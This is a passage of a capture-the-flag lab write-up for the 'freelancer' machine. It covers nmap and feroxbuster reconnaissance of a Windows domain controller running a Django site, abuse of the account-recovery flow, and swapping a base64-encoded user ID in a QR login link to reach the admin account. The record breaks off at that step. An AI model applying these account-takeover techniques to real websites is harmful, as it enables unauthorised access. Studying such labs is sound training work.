freelancer

This is freelancer writeup by Jiseok Song

nmap

```
Nmap scan report for dc.freelancer.htb (10.10.11.5)
Host is up, received echo-reply ttl 127 (0.095s latency).
Scanned at 2025-07-25 19:26:50 EDT for 163s

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain?       syn-ack ttl 127
80/tcp   open  http          syn-ack ttl 127 nginx 1.25.5
|_http-server-header: nginx/1.25.5
|_http-title: Did not follow redirect to http://freelancer.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-07-25 19:30:00Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        syn-ack ttl 127 .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

nginx running on windows

kerberos, winrm running

Add domain in /etc/hosts

```
10.10.11.5 dc.freelancer.htb freelancer.htb dc$
```

Web Enumeration


feroxbuster shows some interesting directories


```
feroxbuster -n -u http://freelancer.htb -w /opt/SecLists/Discovery/Web-Content/common.txt -t 5 -C 503
```

Default speed makes scan not work, so I lowered speed by -t 5

```
301      GET        0l        0w        0c http://freelancer.htb/about => http://freelancer.htb/about/
301      GET        0l        0w        0c http://freelancer.htb/admin => http://freelancer.htb/admin/
301      GET        0l        0w        0c http://freelancer.htb/blog => http://freelancer.htb/blog/
301      GET        0l        0w        0c http://freelancer.htb/contact => http://freelancer.htb/contact/
```

admin shows login shell as expected





Nothing interesting for other pages.




I have csrftoken, which shows it's django server


I can register as employer




Fill the form with what I want(For password, it has some regulations)



But login fails



But there's account recovery



Account Recovery

⊙ Pleace enter your account username with the answers on the security questions

⊙ After providing the correct username with the security questions answers you raccount will be reactivated, and you can reset your account password

hello

hello

hello

hello

Submit


Reset Password

●●●●●●●●●


●●●●●●●●●

Reset Password


After this, I can login




There's qr code section



I can download the image and analyze it




MTAwMTA= looks like base64. Let's decode it




It looks like my number. Let's find other employer's number


I can find an employer in job articles




Click her name shows her profile. It shows she's number 8




I can find admin's number when I change it to 2



qr code is only 5 minutes available. Refresh the page and save qr code. Then, change base64 part to base64 encoded 2 and put it in the incognito tab








